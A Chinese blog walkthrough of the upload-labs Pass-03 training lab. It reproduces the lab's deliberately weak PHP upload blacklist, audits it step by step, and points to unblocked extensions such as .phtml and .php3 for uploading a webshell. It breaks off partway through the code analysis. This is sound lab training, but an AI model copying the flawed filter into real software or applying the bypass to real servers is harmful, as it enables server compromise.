安全-Pass03之黑名单phtml绕过（upload-labs）

原创

小狐狸FM 于 2021-07-22 09:53:45 发布 326 收藏 3

分类专栏： 安全 # 靶场学习 文章标签： php 源码审计 ctf 安全 shell

本文链接：https://blog.csdn.net/smallfox233/article/details/118965748

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

靶场学习


24 篇文章 1 订阅

订阅专栏

文章目录

前言

> - `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
> - 在进行代码审计的时候可以使用 `Seay` 进行全局搜索，有的 `php` 代码的函数是经过开发人员自己定义调用的，此时查看 `php` 手册就没法找到了
> - 黑名单绕过的时候，本地靶场需要开启对 `.php3` 、 `.phtml` 等后缀文件的执行
> 文章是基于自己见解写的，不能保证完全正确，有错误可以在评论指出
> BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

其他介绍

文件上传绕过思路集合

upload-labs靶场下载

upload-labs在线靶场-BUUCTF


蚁剑AntSword

菜刀Cknife

Seay

一、题目


任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片：
浏览...
未选择文件。
上传


提示
本pass禁止上传.asp|.aspx|.php|.jsp后缀文件!

```php
后端代码
```

```php
<?php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
?>
```

二、WriteUp

[1]. 函数介绍

> deldot是靶场自己定义的函数，不是PHP自带的函数


PHP函数	介绍
date(“格式”)	以固定的时间格式获取当前系统的时间
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
in_array(变量，数组)	如果变量存在于数组就返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
rand(数字1,数字2)	从数字1到数字2的范围内生成随机数，两个数字都有包含在内
strrchr(字符串，字符)	如果字符存在于字符串时，返回第一次找到的字符至字符串末尾的子串。不存在于字符串时就返回false
strtolower(字符串)	将字符串全部转换成小写
str_ireplace(字符串1，字符串2，字符串3)	在字符串3中搜索，如果含有字符串1的子串就替换成字符串2

PHP函数	介绍
trim(字符串)	删除字符串前后的空白符，**空白符：** 空格、制表符（ `\t` ）、换行符（ `\n` ）、回车符（ `\r` ）、空字节符（ `\0` ）和垂直制表符（ `\x0B` ）

[2]. 源码审计

(1). 变量判断


- 对 `php` 代码进行审计，if语句比较多最好从外往内分析
- 第一条 `if` 语句只是判断了一下提交的 `post` 请求中 `submit` 参数是否被设置且非空
  PHP:isset - Manual





```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {//第一条if语句
 //代码
}
```


(2). 路径判断


- 第二条if语句判断了一下文件上传的路径存不存在，存在的话就执行里面的代码，不存在就给 `$msg` 设置回显信息
- 通过 `Seay` 审计的全局搜索功能可以找到 `UPLOAD_PATH` 是在 `config.php` 中被定义的
  `Pass-02\index.php` 的代码中包含了上一级目录下的 `config.php`
  然后这个变量就可以在 `Pass-02\index.php` 中直接使用
- `../` 表示访问上一级的目录，所以 `upload-labs-master\Pass-02\index.php` 包含的是 `upload-labs-master\config.php`
- 当 `UPLOAD_PATH` 变量在 `upload-labs-master\Pass-02\index.php` 中被调用时，就会设置上传的父文件夹为 `upload-labs-master\upload`


Seay源代码审计系统 --www.cnseay.com
新建项目
关闭项目
自动审计
全局搜索
审计插件
代码调试
函数查询
数据管理
正则编码
临时记录
文件结构
编码: UTF-8
词句:
翻译:
upload-labs-master
common.php
config.php
footer.php
head.php
include.php
index.php
menu.php
README.md
rmdir.php
css
doc
docker
img
js
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
首页
全局搜索
内容(支持正则): UPLOAD_PATH
查 找
停 止
ID
文件路径
内容详细
1 /config.php define("UPLOAD_PATH", "../upload");
2 /Pass-01/index.php if (file_exists(UPLOAD_PATH)) {
3 /Pass-01/index.php $img_path = UPLOAD_PATH . '/' . $_FILES
4 /Pass-01/index.php $msg = UPLOAD_PATH . '文件夹不存在,请手
5 /Pass-02/index.php if (file_exists(UPLOAD_PATH)) {
6 /Pass-02/index.php $img_path = UPLOAD_PATH . '/' . $_FILES
7 /Pass-02/index.php $msg = UPLOAD_PATH.'文件夹不存在,请手工
8 /Pass-02/show_code.php if (file_exists(UPLOAD_PATH)) {
9 /Pass-02/show_code.php $img_path = UPLOAD_PATH . '/' . $_FILES
10 /Pass-02/show_code.php $msg = UPLOAD_PATH.'文件夹不存在,请手工
11 /Pass-03/index.php if (file_exists(UPLOAD_PATH)) {
12 /Pass-03/index.php $img_path = UPLOAD_PATH.'/'.date("YmdHi
13 /Pass-03/index.php $msg = UPLOAD_PATH . '文件夹不存在,请手
14 /Pass-03/show_code.php if (file_exists(UPLOAD_PATH)) {


此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > Pass-02
名称
修改日期
类型
helper.php 2020/1/15 22:38 PHP 文件
index.php 2020/1/15 22:38 PHP 文件
show_code.php 2020/1/15 22:38 PHP 文件


C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R)
index.php
1 <?php
2 include '../config.php';
3 include '../head.php';
4 include '../menu.php';






```
//代码
if (xxx) {//第一条if语句
    if (file_exists(UPLOAD_PATH)) {//第二条if语句
     //代码
    }else {//第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建! ';
    }
}
```

(3). 黑名单

- `$deny_ext` 是一个数组类型，存储了需要被过滤的后缀名
  之后会对文件的后缀判断，如果后缀符合其中的一个，文件就会被过滤
- 对其中的后缀分析可以发现，还是有重要的后缀没进行过滤，如 `.htaccess` 、 `.ini` 、 `.htaccess` 、 `.php3` 等

```
'.asp','.aspx','.php','.jsp'
```

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     $deny_ext = array('.asp','.aspx','.php','.jsp');
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(4). 首尾去空


- `$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`
- `trim($_FILES['upload_file']['name'])` 就是删除文件名称 首尾 的空白符，然后赋值给变量 `$file_name`
  PHP:trim - Manual


```
ntent-Length: 298

----------------------22797214366474
ntent-Disposition: form-data; name="upload_file"; filename="test3.txt"
ntent-Type: text/plain


----------------------22797214366474
ntent-Disposition: form-data; name="submit"

提交
----------------------22797214366474--
```


```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_name = trim($_FILES['upload_file']['name']);
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

